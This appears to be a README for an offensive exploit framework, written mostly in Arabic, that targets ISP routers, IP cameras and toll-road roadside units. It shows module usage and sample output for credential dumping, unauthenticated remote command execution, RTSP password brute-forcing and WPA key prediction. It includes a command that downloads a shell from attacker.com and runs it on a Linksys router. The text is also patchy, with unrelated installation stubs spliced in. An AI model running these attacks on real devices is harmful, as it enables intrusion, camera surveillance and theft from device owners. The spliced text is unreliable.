    └── oui.txt             # IEEE OUI database for MAC-to-vendor lookup

nse/                        # Nmap NSE Lua scripts (pip install embedxpl[nse])
├── embedxpl-rtsp-discover.nse
├── embedxpl-camera-identify.nse
├── embedxpl-hikvision-vuln.nse
├── embedxpl-dahua-vuln.nse
├── embedxpl-rtsp-creds.nse
├── embedxpl-iot-cve-check.nse
└── embedxpl-camera-snapshot.nse
يوثّق هذا القسم وحدات أجهزة مزوّدي خدمة الإنترنت، واستغلالات كلمات المرور الخلفية/المصنعية، وإطار عمل عميل RTSP، وأدوات OSINT، والوحدات الأمنية المتخصصة.
استغلالات وماسحات تستهدف أجهزة CPE الصادرة عن مزوّدي خدمة الإنترنت وكاميرات IP التي عادةً ما ينشرها مزوّدو الإنترنت (أجهزة ONT القائمة على Sercomm، وأجهزة GPON CPE، والأجهزة التي تحمل علامة مزوّد خدمة الإنترنت).
أمثلة الاستخدام:```bash
embedxpl use routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 embedxpl (ZXHNCred) > set rhost 192.168.1.1 embedxpl (ZXHNCred) > run
[+] Connected to 192.168.1.1:80 [+] Sending ETHCheat request: GET /getpage.lua?pid=1000ÐCheat=1 [!] VULNERABLE: Credentials exposed Admin Password: admin123 WLAN PSK: MyWifiPass SSID: ZTE_Router_ABC
[-] No credential fields found in response [-] Target may be patched or different firmware
## التثبيت

```bash
pip install -r requirements.txt
python3 cve_2025_55182.py --target https://example.com
| الخيار | الوصف |
|---|---|
--target | عنوان URL الهدف |
--proxy | بروكسي HTTP للطلبات |
--timeout | مهلة الطلب بالثواني |
python3 cve_2025_55182.py --target https://example.com --verbose
هذه الأداة مخصصة لأغراض الاختبار الأمني المصرح به فقط.```bash
embedxpl use routers/intelbras/iwr_luci_rpc_rce embedxpl (IWRLuci) > set rhost 192.168.0.1 embedxpl (IWRLuci) > set cmd "id" embedxpl (IWRLuci) > run
[+] LuCI RPC endpoint found at /cgi-bin/luci/rpc/sys [+] RCE via sys.exec: uid=0(root) gid=0(root)
## التثبيت

```bash
pip install -r requirements.txt
python3 cve_2025_55182.py --help
python3 cve_2025_55182.py -u https://target.example.com
python3 cve_2025_55182.py -u https://target.example.com -c "session=abc123"
python3 cve_2025_55182.py -u https://target.example.com -p http://127.0.0.1:8080
python3 cve_2025_55182.py -u https://target.example.com -t 30
python3 cve_2025_55182.py -u https://target.example.com -k
python3 cve_2025_55182.py -u https://target.example.com -o result.txt
python3 cve_2025_55182.py -u https://target.example.com -v
[*] Target: https://target.example.com
[*] Checking vulnerability...
[+] Target is vulnerable to CVE-2025-55182
[+] Payload executed successfully
[+] Response: uid=33(www-data) gid=33(www-data) groups=33(www-data)
تأكد من إمكانية الوصول إلى الهدف ومن صحة عنوان URL.
قم بزيادة المهلة باستخدام الخيار -t.
استخدم الخيار -k لتخطي التحقق من SSL.
قد يكون الهدف مصححًا أو قد لا يكون عرضة لهذه الثغرة المحددة.
هذه الأداة مخصصة لأغراض الاختبار الأمني المصرح به فقط. يجب عليك الحصول على إذن كتابي صريح قبل اختبار أي نظام لا تملكه أو لا تملك إذنًا صريحًا لاختباره. قد يكون الاستخدام غير المصرح به غير قانوني.
هذا المشروع مرخص بموجب ترخيص MIT - راجع ملف LICENSE للحصول على التفاصيل.
embedxpl use scanners/specialized/br_isp_scanner embedxpl (BRISPScan) > set target 192.168.0.0/24 embedxpl (BRISPScan) > run
**ملاحظات:** يؤثر CVE-2026-34474 على ZTE ZXHN H298A 1.1 و H108N 2.6. لا يتطلب مصادقة.
**قانوني:** استخدمه فقط على الأجهزة التي تملكها أو لديك تفويض كتابي لاختبارها.

---

### وحدات الباب الخلفي للموجهات القديمة وكلمات مرور المصنع

استغلالات الباب الخلفي للموجهات الكلاسيكية وكلمات مرور المصنع منفذة بصيغة وحدة EmbedXPL-Forge.

| الجهاز | CVE / المرجع | مسار الوحدة | نوع الهجوم |
|--------|----------------|-------------|-------------|
| Cobham Aviator 700 SATCOM | CVE-2014-2943 | `exploits/specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943` | إعادة تعيين كلمة مرور المسؤول (بدون مصادقة) |
| Huawei HG8245H | - | `osint/keygen/huawei_hg8245_wpa_keygen` | مولّد مفتاح WPA الافتراضي |
| Alcatel-Lucent OmniPCX Enterprise | - | `exploits/voip/alcatel_lucent/omnipcx_enterprise_mastercgi_rce` | تنفيذ أوامر عن بُعد عبر masterCGI بدون مصادقة |
| Linksys E-Series (The Moon) | EDB-31683 | `exploits/routers/linksys/eseries_themoon_rce_tmunblock` | تنفيذ أوامر عن بُعد عبر tmUnblock.cgi |
| NETGEAR DGN2200 | EDB-24665 | `exploits/routers/netgear/dgn2200_open_telnetd_rce` | تنفيذ أوامر عن بُعد عبر open-telnetd بدون مصادقة |
| Siemens FlexiISN | - | `exploits/routers/siemens/flexiisn_auth_bypass` | تجاوز المصادقة |
| Thomson BTHomeHub | - | `exploits/routers/thomson/bthomehub_voice_hijack` | اختطاف إعدادات VoIP |
| AT&T 2Wire Gateway | - | `exploits/routers/two_wire/atandt_gateway_crlf_dos` | حقن CRLF / حجب الخدمة |

**أمثلة الاستخدام:**```bash
# Cobham Aviator admin reset (VSAT / Satellite terminal)
embedxpl use specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943
embedxpl (CobhamReset) > set rhost 192.168.1.1
embedxpl (CobhamReset) > run

# Expected output:
[+] Connected to Cobham Aviator 700 interface
[+] Sending unauthenticated admin reset request
[!] VULNERABLE: Admin password reset to default

# Linksys eSeries The Moon RCE
embedxpl use routers/linksys/eseries_themoon_rce_tmunblock
embedxpl (TheMoon) > set rhost 192.168.1.1
embedxpl (TheMoon) > set cmd "busybox wget http://attacker.com/shell -O /tmp/sh && chmod +x /tmp/sh && /tmp/sh"
embedxpl (TheMoon) > run

# Huawei HG8245H WPA keygen
embedxpl use osint/keygen/huawei_hg8245_wpa_keygen
embedxpl (HuaweiKeygen) > set ssid "HG8245H-ABCDEF"
embedxpl (HuaweiKeygen) > run
# Output: [+] Predicted WPA key: xA7z3k9P
ملاحظات: تستغل دودة Moon (Linksys E-Series CVE) الثغرة في tmUnblock.cgi دون مصادقة على البرامج الثابتة < 2.0.08. قانوني: استخدمها فقط على الأجهزة التي تملكها أو لديك تفويض كتابي لاختبارها.
مكتبة عميل RTSP/1.0 وفق RFC 2326 مكتوبة بلغة Python خالصة تُستخدم كأساس لجميع وحدات مهاجمة كاميرات RTSP.
الوحدة: network/rtsp/rtsp_client.py - فئة RTSPClient
الميزات:
with RTSPClient(...) as client)مثال على الاستخدام:```bash
python3 -c " from embedxpl.modules.network.rtsp.rtsp_client import RTSPClient with RTSPClient('192.168.1.10', 554, timeout=5) as client: resp = client.describe('/live/ch0') if resp.status_code == 200: sdp = client.parse_sdp(resp.body) print(f'Streams: {[s.media_type for s in sdp.streams]}') "
## التثبيت

```bash
pip install -r requirements.txt
python3 main.py --help
قم بتحرير ملف config.yaml لضبط الإعدادات الخاصة بك.```bash
embedxpl use network/rtsp/rtsp_cred_brute embedxpl (RTSPBrute) > set rhost 192.168.1.10 embedxpl (RTSPBrute) > set rport 554 embedxpl (RTSPBrute) > set path /live/ch0 embedxpl (RTSPBrute) > run
[+] Trying admin:admin ... 401 Unauthorized [+] Trying admin:12345 ... 200 OK [!] VALID: admin:12345
**المتطلبات:** Python 3.8+، بدون تبعيات خارجية.

---

### وحدة البحث عن FCC-ID

وحدة OSINT تستعلم عن قاعدة بيانات تصريح المعدات الخاصة بـ FCC لاسترداد تفاصيل الجهاز من رموز FCC ID الموجودة على ملصقات الأجهزة.

**الوحدة:** `osint/fcc_id_lookup.py`

**مثال الاستخدام:**```bash
embedxpl use osint/fcc_id_lookup
embedxpl (FCCLookup) > set fcc_id "PD5-WNR3500U"
embedxpl (FCCLookup) > run

# Expected output:
[+] FCC ID: PD5-WNR3500U
    Grantee: NETGEAR Inc.
    Product: WNR3500U Wireless-N Gigabit Router
    Frequency: 2.4GHz / 5GHz
    Authorization: OET-65C (mobile device)
    Test Lab: SGS
    Grant Date: 2009-11-18
    Internal Photos: [URL]
    External Photos: [URL]
    Test Reports: [URL]
نصائح:
GRANTEE_CODE-PRODUCT_CODE)osint/github_recon للعثور على مستودعات البرامج الثابتة العامة الخاصة بالجهازالمتطلبات: اتصال بالإنترنت، مكتبة requests.
يولّد روابط URL المعروفة لبثّ الكاميرا بناءً على الشركة المصنّعة والطراز وإصدار البرنامج الثابت، باستخدام صيغة قاعدة بيانات كاميرات iSpy.
الوحدة: osint/camera_url_generator.py
مثال على الاستخدام:```bash embedxpl use osint/camera_url_generator embedxpl (CameraURL) > set vendor "hikvision" embedxpl (CameraURL) > set model "DS-2CD2143G2" embedxpl (CameraURL) > run
[+] Known stream URLs for Hikvision DS-2CD2143G2: [1] rtsp://:554/Streaming/Channels/101 [2] rtsp://:554/Streaming/Channels/102 [3] rtsp://:554/h264/ch1/main/av_stream [4] http:///ISAPI/Streaming/channels/1/picture [5] http:///onvif/device_service
embedxpl (CameraURL) > set output_file /tmp/hikvision_routes.txt embedxpl (CameraURL) > run
**نصائح:**
- ادمج مع `network/rtsp/rtsp_route_brute` لحصر البث المباشر
- يدعم أكثر من 300 من مصنّعي الكاميرات من قاعدة بيانات iSpy المفتوحة للكاميرات
- استخدم `set all_vendors true` لتفريغ جميع عناوين URL المعروفة

---

### وحدات أمن إنفاذ المرور

وحدات تستهدف البنية التحتية لإنفاذ المرور (وحدات RSU على جانب الطريق، أنظمة الرادار، كاميرات ANPR).

#### Kapsch TrafficCom RSU EFI Shell (CVE-2025-25734)

**الوحدة:** `exploits/specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734`

**الثغرة:** تفتقر وحدات Kapsch على جانب الطريق (RSUs) المستخدمة في تحصيل الرسوم الإلكترونية إلى فرض UEFI Secure Boot وحماية كلمة مرور BIOS، مما يسمح للمهاجمين الماديين بالدخول إلى صدفة EFI التفاعلية والوصول إلى نظام الملفات بالكامل.

**التأثير:** استخراج الإعدادات، سرقة مفتاح TLS الخاص، تثبيت برمجيات خبيثة، تجاوز إنفاذ الرسوم.

**مثال على الاستخدام:**```bash
# Network reachability check (management interface detection)
embedxpl use specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734
embedxpl (KapschRSU) > set rhost 10.0.0.50
embedxpl (KapschRSU) > check

# Expected output (management interface exposed):
[+] Kapsch RSU management interface detected on 10.0.0.50:80
[!] Banner indicator: 'TrafficCom RSU' found
[*] NOTE: Full exploitation requires physical on-site access

# Assessment report
embedxpl (KapschRSU) > run
# Outputs: attack steps, mitigations checklist, risk level
خطوات الاستغلال المادي:
fs0:\efi\config\ لاستخراج الإعداداتالمتطلبات: وصول مادي إلى عتاد RSU (شاشة + لوحة مفاتيح USB)، أو وصول شبكي إلى واجهة الإدارة لكشف البانر. قانوني: الوصول غير المصرح به إلى البنية التحتية لإنفاذ الرسوم جريمة جنائية. استخدمه فقط على الوحدات التي تملكها أو لديك تفويض كتابي صريح لتقييمها.

عرض طبقي كامل للإطار: طبقة CLI، المحرك الأساسي (المنسّق، عملاء البروتوكول، محركات الصدفة)، طبقة الاستخبارات (ML، OUI، قاعدة بيانات CVE)، بوابات الجودة، وترسانة تضم أكثر من 2800 وحدة منظمة حسب الفئة.

تدفق البيانات من البداية إلى النهاية من إدخال الهدف عبر الاكتشاف، والبصمة، واختيار الوحدة، والاستغلال، وإعداد التقارير.
خرائط سطح الهجوم التي تُظهر تغطية الوحدات لكل ناقل وصول، بأسلوب مخططات الأمن التشغيلي.
الملفات المصدرية في docs/diagrams/architecture/.


